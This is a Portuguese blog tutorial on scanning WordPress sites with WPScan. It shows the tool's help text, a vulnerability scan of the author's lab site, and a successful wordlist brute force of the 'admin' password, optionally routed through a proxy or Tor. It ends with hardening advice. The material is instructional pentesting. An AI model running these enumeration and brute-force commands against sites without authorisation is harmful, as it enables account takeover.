


Explorando vulnerabilidades no WordPress com Wpscan

6 de setembro de 201523 de setembro de 2015 / [s0ph0s](#)

Muito utiliza-se CMS (como WordPress, Drupal e Joomla) atualmente, devido o fácil gerenciamento que ele permite fazer em websites, porém o que muitos não sabem é a quantidade de falhas contidas nesses serviços. Traremos hoje a ferramenta **Wpscan** que é utilizada para fazer varreduras em sites gerenciados por *WordPress*, buscando por falhas de segurança, nos outros artigos traremos ferramentas de scanners para outros tipos de CMS.

Para quem ainda se familiariza com o WordPress, ele é muito utilizado em sites de e-commerce, prestação de serviços e blogs, e considerado o CMS mais utilizado na web segundo uma [pesquisa](#).



Conhecendo o Wpscan

O *Wpscan* é uma ferramenta feita em Ruby que traz informações do nosso alvo através de sua varredura, reportando possíveis falhas em plugins, temas, timthumbs, entre outras. Veja a lista abaixo das suas principais funções:

- Enumeração de Usuário
- Enumeração de Serviço
- Enumeração de Vulnerabilidade
- Enumeração de Plugin
- Enumeração de Plugin Vulnerável
- Quebra de Senha Fraca
- Outras Verificações (Nome do Tema, Listagem de Diretórios, ...)

Instalando o Wpscan

Ele já vem por padrão na maioria das distribuições de PenTest, como o Kali Linux e Parrot Security. Mas caso queira baixar utilize nossa ferramenta *Organon* (clique [aqui](#) para ver como instala-la) para realizar o download e instalação automática para você.

Realizando as configurações de ataque

Para verificar todas as opções da ferramenta de o comando `-help`

```
# wpscan --help
```

```
s0l0m0n@Duk: ~
Help :

Some values are settable in a config file, see the example.conf.json

--update                Update to the database to the latest version.
--url <url>             The WordPress URL/domain to scan.
--force <url>           Forces WPScan to not check if the remote site is running WordPress.
--enumerate <option(s)> Enumeration.
option :
  u      usernames from id 1 to 10
  u[10-20] usernames from id 10 to 20 (you must write [] chars)
  p      plugins
  vp     only vulnerable plugins
  ap     all plugins (can take a long time)
  tt     tinthubs
  t      themes
  vt     only vulnerable themes
  at     all themes (can take a long time)
Multiple values are allowed : "-e tt,p" will enumerate tinthubs and plugins
If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based <regex or string>
Used with the enumeration option, will exclude all occurrences based on the regex or string supplied.
You do not need to provide the regex delimiters, but you must write the quotes (single or double).

--config-file <config file> Use the specified config file, see the example.conf.json.
--user-agent <user agent>   Use the specified User-Agent.
--cookie <string>          String to read cookies from.
--random-agent <random>    Use a random User-Agent.
--follow-redirection <follow-redirection> If the target url has a redirection, it will be followed without asking if you wanted to do so or not
Never ask for user input, use the default behaviour.
--batch <batch>            Do not use colors in the output.
--no-color <no-color>     WPScan try to find the content directory (ie wp-content) by scanning the index page, however you can specified it.
--wp-content-dir <wp content dir> Subdirectories are allowed.
--wp-plugins-dir <wp plugins dir> Same thing than --wp-content-dir but for the plugins directory.
If not supplied, WPScan will use wp-content-dir/plugins. Subdirectories are allowed
--proxy <[protocol://]host:port> Supply a proxy. HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported.
If no protocol is given (format host:port), HTTP will be used.
--proxy-auth <username:password> Supply the proxy login credentials.
--basic-auth <username:password> Set the HTTP Basic authentication.
--wordlist <wordlist>         Supply a wordlist for the password brute forcer.
--username <username>        Only brute force the supplied username.

--usernames <path-to-file>    Only brute force the usernames from the file.
--threads <number of threads> The number of threads to use when multi-threading requests.
--cache-ttl <cache-ttl>      Typhoeus cache TTL.
--request-timeout <request-timeout> Request Timeout.
--connect-timeout <connect-timeout> Connect Timeout.
--max-threads <max-threads>   Maximum Threads.
--help <help>                This help screen.
--verbose <verbose>          Verbose output.
--version <version>          Output the current version and exit.

Examples :

Further help ...
ruby wpscan.rb --help

Do 'non-intrusive' checks ...
ruby wpscan.rb --url www.example.com

Do wordlist password brute force on enumerated users using 50 threads ...
ruby wpscan.rb --url www.example.com --wordlist darkcode.lst --threads 50

Do wordlist password brute force on the 'admin' username only ...
ruby wpscan.rb --url www.example.com --wordlist darkcode.lst --username admin

Enumerate installed plugins ...
ruby wpscan.rb --url www.example.com --enumerate p

Enumerate installed themes ...
ruby wpscan.rb --url www.example.com --enumerate t

Enumerate users ...
ruby wpscan.rb --url www.example.com --enumerate u

Enumerate installed tinthubs ...
ruby wpscan.rb --url www.example.com --enumerate tt

Use a HTTP proxy ...
ruby wpscan.rb --url www.example.com --proxy 127.0.0.1:8118

Use a SOCKS5 proxy ... (cURL >= v7.21.7 needed)
```

Veja que ela lista todos os detalhes, desde da sua utilização até exemplos de tipos de varreduras. Devido ela ser muito extensa em seus recursos, vamos usufruir dos principais dela:

- **-url *site_alvo*** - indica o site alvo.
- **-enumerate *PARÂMETRO*** - usado para determinar as opções de scan cujo algumas são as seguintes.
 - **vp** - faz busca somente por plugins vulneráveis.
 - **vt** - faz busca somente por temas vulneráveis.
 - **p** - faz busca por plugins.
 - **t** - faz busca por temas.
 - **u** - lista usuários do site (do ID 1 ao 10).
 - **uid-id** - especifica o range de IDs a serem verificados.
- **-threads *NÚMERO*** - executa o escaneamento usando N threads.
- **-wordlist *senhas.txt*** - utilizado num ataque de força bruta com uma *wordlist*.
- **-username *USUARIO*** - seleciona um usuário para fazer um ataque.
- **-proxy <protocol>://<host>:<porta>** - seleciona um proxy para ser utilizado durante sua utilização. Ex.: **-proxy socks5://127.0.0.1:9000**

A seguir realizaremos alguns testes no nosso site, que serve como [laboratório](#), lembrando que todos os comandos devem ser executados como superusuário (root).

O primeiro exemplo de comando é para enumerar os plugins e temas vulneráveis, a qual ele indica o tipo da falha e como explora-la.

```
# wpscan -url http://laboratorio.pe.hu -enumerate vpt
```

```
root@Duk:/home/s0l0m0n# wpscan --url http://laboratorio.pe.hu --enumerate vp

WPScan
WordPress Security Scanner by the WPScan Team
Version 2.8
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @FireFart_

[+] URL: http://laboratorio.pe.hu/
[+] Started: Wed Sep 2 13:49:07 2015

[+] robots.txt available under: 'http://laboratorio.pe.hu/robots.txt'
[!] The WordPress 'http://laboratorio.pe.hu/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-Powered-By: PHP/5.3.29

[+] WordPress version 4.1.1 identified from meta generator
[+] 11 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.1.1 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7929
Reference: https://wordpress.org/news/2015/04/wordpress-4-1-2/
Reference: https://cedrlcvb.be/post/wordpress-stored-xss-vulnerability-4-1-2/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3438
[!] Fixed in: 4.1.2

[!] Title: WordPress 3.9-4.1.1 - Same-Origin Method Execution
Reference: https://wpvulndb.com/vulnerabilities/7933
Reference: https://wordpress.org/news/2015/04/wordpress-4-1-2/
Reference: https://zoczus.blogspot.fr/2015/04/plupload-same-origin-method-execution.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3439
[!] Fixed in: 4.1.2

[!] Title: WordPress <= 4.2 - Unauthenticated Stored Cross-Site Scripting (XSS)
Reference: https://core.trac.wordpress.org/changeset/33536
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5730
[!] Fixed in: 4.1.7

[!] Title: WordPress <= 4.2.3 - Widgets Title Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8131
Reference: https://core.trac.wordpress.org/changeset/33529
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5732
[!] Fixed in: 4.1.7

[!] Title: WordPress <= 4.2.3 - Nav Menu Title Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8132
Reference: https://core.trac.wordpress.org/changeset/33541
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5733
[!] Fixed in: 4.1.7

[!] Title: WordPress <= 4.2.3 - Legacy Theme Preview Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/8133
Reference: https://core.trac.wordpress.org/changeset/33549
Reference: https://blog.sucuri.net/2015/08/persistent-xss-vulnerability-in-wordpress-explained.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5734
[!] Fixed in: 4.1.7

[+] WordPress theme in use: twentytwelve
[+] Name: twentytwelve
[+] Location: http://laboratorio.pe.hu/wp-content/themes/twentytwelve/
[+] Style URL: http://laboratorio.pe.hu/wp-content/themes/twentytwelve/style.css
[+] Description:

[+] Enumerating installed plugins (only vulnerable ones) ...

Time: 00:00:40 <=====> (1137 / 1137) 100.00% Time: 00:00:40

[+] No plugins found

[+] Finished: Wed Sep 2 13:49:56 2015
[+] Requests Done: 1194
[+] Memory used: 51.926 MB
[+] Elapsed time: 00:00:40
root@Duk:/home/s0l0m0n#
```

Repare que com uma simples varredura trouxe diversas informações, como falhas relacionada a XSS, a versão do servidor e do tema. Muitas vezes ele não vai conseguir enumerar todos os serviços, devido algum mecanismo de segurança do site que falaremos mais no final.

Com o comando `-u` a seguir podemos enumerar os usuários cadastrados no site, o nosso usuário é "admin" no exemplo desse site. Então vamos tentar atacar ele através de uma wordlist nomeada *senhas.txt*. Uma vez que muitos servidores bloqueiam esse tipo de ataque, usaremos *threads* para limitar o intervalo de requisições e não permitir que algum mecanismo de segurança nos bloqueie.

```
# wpscan --url http://laboratorio.pe.hu --wordlist /home/s0l0m0n/senhas.txt --username admin --threads 10
```

```
root@Duk:/home/s0l0m0n
| Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:00:00 <===== > (1 / 9) 11.11% ETA: 00:00:05
[+] [SUCCESS] Login : admin Password : cienciahacker

+-----+
| Id | Login | Name | Password |
+-----+
|    | admin |      | cienciahacker |
+-----+

[+] Finished: Wed Sep 2 16:00:39 2015
[+] Requests Done: 66
[+] Memory used: 8.879 MB
[+] Elapsed time: 00:00:11

[+] [SUCCESS] Login : admin Password : cienciahacker

/usr/share/wpscan/lib/common/models/wp_user/brute_forcer.rb:50:in 'block (2 levels)' in 'brute_force': unexpected return (LocalJumpError)
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/request/callbacks.rb:128:in 'call'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/request/callbacks.rb:128:in 'block in execute_callbacks'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/request/callbacks.rb:127:in 'each'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/request/callbacks.rb:127:in 'execute_callbacks'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/request/operations.rb:35:in 'finish'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/easy_factory.rb:129:in 'block in set_callback'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/easy/response_callbacks.rb:65:in 'call'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/easy/response_callbacks.rb:65:in 'block in complete'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/easy/response_callbacks.rb:65:in 'each'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/easy/response_callbacks.rb:65:in 'complete'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/multi/operations.rb:148:in 'check'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/multi/operations.rb:161:in 'run'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/ethon-0.7.4/lib/ethon/multi/operations.rb:43:in 'perform'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/hydra/runnable.rb:15:in 'run'
from /usr/share/wpscan/vendor/ruby/2.1.0/gems/typhoeus-0.7.3/lib/typhoeus/hydra/memoizable.rb:51:in 'run'
from wpscan.rb:439:in 'main'
from wpscan.rb:443:in '<main>'
root@Duk:/home/s0l0m0n
```

Caso queira usar um proxy, ou usar o TOR damos o seguinte comando:

```
#wpscan --url http://laboratorio.pe.hu --wordlist /home/s0l0m0n/senhas.txt --username admin --threads 10 --
proxy HTTP://127.0.0.1:8123
```

Se protegendo de falhas no WordPress

Para evitar falhas segurança no seu WordPress é necessário que mantenha os serviços dele atualizado, como deixar sempre a versão mais recente dos Plugins e Temas (lembrando que o próprio CMS avisa dessas atualizações nos ícones de notificações).

Outra forma também é baixar plugins de segurança para WordPress como o **Acunetix WP Security** que analisa se tem alguma falha de segurança e é usado também para proteção de ataques. Recomenda-se também o **Stop User Enumeration** que bloqueia a verificação de usuários listado no seu site, dificultando um possível ataque de força bruta (lembre-se também de configurar uma senha difícil para não ser facilmente quebrada).

, ,